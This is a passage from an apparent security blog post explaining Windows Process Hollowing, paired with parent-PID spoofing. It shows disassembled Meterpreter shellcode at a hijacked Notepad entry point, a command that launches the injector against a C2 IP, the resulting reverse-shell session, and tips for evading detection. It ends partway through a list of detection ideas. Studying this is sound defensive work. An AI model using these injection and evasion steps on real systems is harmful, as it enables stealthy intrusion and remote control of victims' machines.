The Nightmare of Proc Hollow’s Exe

trustedsec.com/blog/the-nightmare-of-proc-hollows-exe

June 13, 2023

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

In the last blog on Parent Process ID (PPID) Spoofing, we discussed how to hide the malicious process by giving it a legit parent. In this blog, we are going to discuss yet another method of hiding malicious code, using Process Hollowing. At a high level, this is where malicious code launches a new process, then overwrites parts of it, and then allows the process to continue running. When a specific event is triggered, the malicious code is executed. Process Hollowing works well with PPID spoofing because of the need to start a new process. Spoofing the new program's parent ID is a good way to make our process look benign and add an extra layer of misdirection.

1.1 What is Process Hollowing?

Process Hollowing is a type of code injection. It is used by attackers to hide the malicious code in a process that appears to be benign and hides the original process that performed the injection. Process Hollowing starts a new program and injects malicious code into it. Because the new program was created by us, we have control over its memory. Unlike other code injection techniques where we could allocate new memory to store the malicious code, Process Hollowing attempts to overwrite the existing code. Depending on how the code is overwritten, it will most likely corrupt the original execution, causing the normal usage of the launched program to not execute.




Figure 1 - Process General Diagram 1

1.2 How Does it Work?

We will call the original process performing the injection a.exe. This doesn't have to be an executable—it could be shell code that executed during an RCE exploit—but for this discussion, it will be an exe. The victim executes a.exe; a.exe then creates a new Notepad process in a suspended state. The suspended state tells the system to load and resolve dependencies but not to call the entry point yet. Next, a.exe determines the location to inject the malicious code. In most cases, this will be at the entry point of the spawned process, but there is an alternative method of RunPE but that will not be discussed in this blog. Overwriting the entry point will guarantee that the malicious code will be called first, taking complete

control of the program. After the entry point has been overwritten, a.exe will resume the process executing the malicious code.




Figure 2 - Process Hollowing Workflow

Figure 3 will aid in illustrating the similarities between a benign Notepad and a Notepad that has had malicious code injected. Figure 3 shows the properties of the benign Notepad process (PID 6780). The properties show the name and path of the executable the current Process ID (PID), the parent PID (PPID), when it was started, and the address of the Process Environment Block (PEB). Figure 4 is another way to show the parent and the process IDs.




Figure 3 - Benign Notepad Properties

Process	PID	CPU	I/O	Memory	User
explorer.exe	4752	0.15		140.6 MB	AUT01TFAN1999\dev
SecurityHealthSystray.exe	7128			1.66 MB	AUT01TFAN1999\dev
VBoxTray.exe	6588	0.02	132 B/s	2.48 MB	AUT01TFAN1999\dev
WzPreloader.exe	7420	0.03		18.56 MB	AUT01TFAN1999\dev
cmd.exe	4760			3.02 MB	AUT01TFAN1999\dev
TGitCache.exe	5556			2.24 MB	AUT01TFAN1999\dev
cmd.exe	52			2.95 MB	AUT01TFAN1999\dev
ProcessHacker.exe	3428	0.63		20.57 MB	AUT01TFAN1999\dev
cmd.exe	2140			3.32 MB	AUT01TFAN1999\dev
conhost.exe	1380			7.32 MB	AUT01TFAN1999\dev
notepad.exe	6780			2.47 MB	AUT01TFAN1999\dev

Figure 4 - Process Hacker View of Benign Notepad

Figure 5 shows the properties of the notepad that has malicious code injected into it. Also note that a.exe utilizes the PPID discussed in the previous blog to spoof the PPID to make it look like explorer is the parent. There are few items that are different between Figure 3 and Figure 5.

Item Name that Changed	Figure 3	Figure 5
Command Line	Full path to notepad.exe	Abbreviated to “Notepad”
Current Directory Path	Users home directory	Directory used to execute the process_hollowing.exe
PEB Address	Due to Address Space Layout Randomization (ALSR) this value will change for every execution	




Figure 5 - Process Hollowed Notepad

Process	PID	CPU	I/O	Memory	User
explorer.exe	4752	0.08		141.66 MB	AUT01TFAN1999\dev
SecurityHealthSystray.exe	7128			1.66 MB	AUT01TFAN1999\dev
VBoxTray.exe	6588		56 B/s	2.48 MB	AUT01TFAN1999\dev
WzPreloader.exe	7420	0.04		18.56 MB	AUT01TFAN1999\dev
cmd.exe	4760			3.02 MB	AUT01TFAN1999\dev
TGitCache.exe	5556			2.24 MB	AUT01TFAN1999\dev
cmd.exe	52			2.95 MB	AUT01TFAN1999\dev
ProcessHacker.exe	3428	0.45		21.01 MB	AUT01TFAN1999\dev
cmd.exe	2140			3.32 MB	AUT01TFAN1999\dev
conhost.exe	1380			7.32 MB	AUT01TFAN1999\dev
notepad.exe	6780			2.47 MB	AUT01TFAN1999\dev
notepad.exe	4048			9.29 MB	AUT01TFAN1999\dev

Figure 6 - Process Hacker View of the Hollowed Notepad

The original Notepad's entry point is shown in Figure 7, and the modified entry point is shown in Figure 8 with the Meterpreter reverse shell code at the entry point. Figure 9 is a hex dump of the Meterpreter shell code from the source code. This is just verification that the code running at the entry point is the malicious code.




Figure 7 - Benign Notepad's Program Entry Point

```
notepad.exe - PID: FD0 - Module: notepad.exe - Thread: 27AC - x64dbg
File  View  Debug  Trace  Plugins  Favourites  Options  Help  Jul 25 2020
CPU  Log  Notes  Breakpoints  Memory Map  Call Stack  SEH  Script

00007FF7138B3F40  FC                cld
00007FF7138B3F41  48:83E4 F0        and rsp,FFFFFFFFFFFFFFF0
00007FF7138B3F45  E8 CC000000       call notepad.7FF7138B4016
00007FF7138B3F4A  41:51             push r9
00007FF7138B3F4C  41:50             push r8
00007FF7138B3F4E  52                push rdx
00007FF7138B3F4F  51                push rcx
00007FF7138B3F50  48:31D2           xor rdx,rdx
00007FF7138B3F53  56                push rsi
00007FF7138B3F54  6548:8B52 60      mov rdx,qword ptr gs:[rdx+60]
00007FF7138B3F59  48:8B52 18        mov rdx,qword ptr ds:[rdx+18]
00007FF7138B3F5D  48:8B52 20        mov rdx,qword ptr ds:[rdx+20]
00007FF7138B3F61  48:0FB74A 4A      movzx rcx,word ptr ds:[rdx+4A]
00007FF7138B3F66  4D:31C9           xor r9,r9
00007FF7138B3F69  48:8B72 50        mov rsi,qword ptr ds:[rdx+50]
00007FF7138B3F6D  48:31C0           xor rax,rax
00007FF7138B3F70  AC                lodsb
00007FF7138B3F71  3C 61             cmp al,61
00007FF7138B3F73  7C 02             jl notepad.7FF7138B3F77
00007FF7138B3F75  2C 20             sub al,20
00007FF7138B3F77  41:C1C9 0D        ror r9d,D
00007FF7138B3F7B  41:01C1           add r9d,eax
00007FF7138B3F7E  E2 ED             loop notepad.7FF7138B3F6D
00007FF7138B3F80  52                push rdx
00007FF7138B3F81  48:8B52 20        mov rdx,qword ptr ds:[rdx+20]
00007FF7138B3F85  8B42 3C           mov eax,dword ptr ds:[rdx+3C]
```

Figure 8 - Process Hollowed Notepad's Entry Point




Figure 9 - Malicious Shellcode Matches Hollowed Entry Points

The a.exe, shown below as process_hollow.exe for demonstration purposes, prints different information about the memory layout to the console. In this case, the process_hollow.exe takes two command line arguments: the first is the IP address of the Meterpreter C2 listening

for the connection, and the second argument is the PID of the parent to spoof; in this case it is the explore.exe (PID 4752). During execution, it calculates the address of the remote process' (Notepad's) PEB. Using the PEB, it calculates the Image Base Address, where the raw notepad executable code lives, parses the PE header to find the entry point, and then overwrites it.

```
W:\Projects\process_hollowing>process_hollow.exe 192.168.200.220 4752
C2 IP = 192.168.200.220
PEB address(remote): 000000172e29e000
ImageBaseAddress(remote): 0x172e29e010
Remote Image Address(remote): 0x7ff713890000
peoffset(remote): 0x100
entryOffset(remote): 0x23f40
Writting memory too(remote): 0x7ff7138b3f40

W:\Projects\process_hollowing>
```

Figure 10 – Debug Output of Process Hollowing's Execution

Figure 11 shows the memory layout and that nothing has really been affected by the injection of malicious code. Figure 12 is just a closer view of the parts of the Notepad memory. Figure 13 Is the connection on the C2 from the injected shellcode and proof that it is running from the Notepad with the PID of 4048.

Figure 11 - View of Process Memory and Process Hollowing Execution Output

Address	Type	Size	Protection	Use
> 0x7df5a7830000	Mapped	2,147,483,...	NA	
˅ 0x7ff713890000	Image	224 kB	WCX	C:\Windows\System32\notepad.exe
0x7ff713890...	Image: Commit	4 kB	R	C:\Windows\System32\notepad.exe
0x7ff713891...	Image: Commit	148 kB	RX	C:\Windows\System32\notepad.exe
0x7ff7138b6...	Image: Commit	40 kB	R	C:\Windows\System32\notepad.exe
0x7ff7138c0...	Image: Commit	12 kB	RW	C:\Windows\System32\notepad.exe
0x7ff7138c3...	Image: Commit	20 kB	R	C:\Windows\System32\notepad.exe
> 0x7ff8e4cf0000	Image	408 kB	WCX	C:\Windows\System32\oleacc.dll

Address	Type	Size	Protection	Use
˅ 0x7ff713890000	Image	224 kB	WCX	C:\Windows\System32\notepad.exe
0x7ff713890...	Image: Commit	4 kB	R	C:\Windows\System32\notepad.exe
0x7ff713891...	Image: Commit	148 kB	RX	C:\Windows\System32\notepad.exe
0x7ff7138b6...	Image: Commit	40 kB	R	C:\Windows\System32\notepad.exe
0x7ff7138c0...	Image: Commit	4 kB	RW	C:\Windows\System32\notepad.exe
0x7ff7138c1...	Image: Commit	8 kB	WC	C:\Windows\System32\notepad.exe
0x7ff7138c3...	Image: Commit	20 kB	R	C:\Windows\System32\notepad.exe
> 0x7ff8e2a60000	Image	92 kB	WCX	C:\Windows\System32\OnDemandC...

Figure 12 - Memory of Notepad

```
[*] Meterpreter session 2 opened (192.168.200.220:443 →

meterpreter > sysinfo
Computer        : AUT01TFAN1999
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getpid
Current pid: 4048
```

Figure 13 - Proof of Code Execution from Notepad

1.3 What Do the Attackers Gain?

Just like with the PPID Spoofing, attackers use Process Hollowing to hide the malicious code and its execution from casual inspection. If a defender looks at this system, the malware might be overlooked on the first or even the second pass because it is running in a benign executable with a valid parent. However, in this case, it is identifiable due to Notepad's outbound connection.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
lsass.exe	620	TCPV6	[0:0:0:0:0:0:0:0]	49664	[0:0:0:0:0:0:0:0]	0	LISTENING
notepad.exe	4048	TCP	10.0.2.15	59199	192.168.200.220	443	ESTABLISHED
SearchApp.exe	1792	TCP	10.0.2.15	59350	216.68.12.50	443	ESTABLISHED
SearchApp.exe	1792	TCP	10.0.2.15	59351	23.50.113.180	443	ESTABLISHED

Figure 14 - Process Internet Traffic Viewed in TCPView

To make this harder to detect, we could have made the parent ID that of Firefox (PID 3976) and started a Firefox executable to host our injected code. Then the network traffic wouldn't be as suspicious. Another route to remain hidden would be to use a long-haul agent and C2, where they only beacon out intermittently, allowing for connections to be visible only when polling for tasking.

Another benefit of Process Hollowing is it will not affect code signature validation of the process. This is because the file on disk (%system32%\notepad.exe in this case) is examined for the code sig verification and not the process in memory.

1.4 How Can Defenders Identify and Stop Process Hollowing?

Attempting to detect the Process Hollowing technique is difficult in most environments. The following are some detection ideas that apply principles in the hopes that you can conceptualize a detection strategy based around security tools at your disposal:

1. Monitor process creation events for any anomalies. For instance, why is a process started with the CREATE_SUSPENDED flag? This is not indictive of malicious activities by itself but should warrant immediate further investigation. You can see an example in the C# and C code below, where the CREATE_SUSPENDED flag is passed. In the Ghidra Disassembly below, you can see where the CREATE_SUSPENDED (0x4) attribute is passed as value 0x80004 (Line 91 in section 1.5 Code Demonstration in C) when CreateProcessA is called as referencearticle https://learn.microsoft.com/en-us/windows/win32/procthread/process-creation-flags.
2. Monitor or investigate any entry point changes that occur on the suspicious process. During the Process Hollowing operation, the entry point is overwritten with malicious code. Usually, ResumeThread is called to initiate the malware. You can use a tool like HollowFind by Monnappa K A (https://github.com/monnappa22/HollowFind) to analyze possible infected processes and use the Volatility plugin to disassemble the address of the entry point. An example of this can be the entry point being modified by the SetThreadContext api.
3. Monitor or investigate memory allocation, such as malware using the WriteProcessMemory function to write data to a remote process. If an organization has the resources to monitor memory allocation patterns to identify possible events of abnormal behavior, this can narrow down suspicious code injection. A good detection strategy can be to write API signatures (usually in sandboxes) based sequentially; for instance, the following usually indicates code injections: 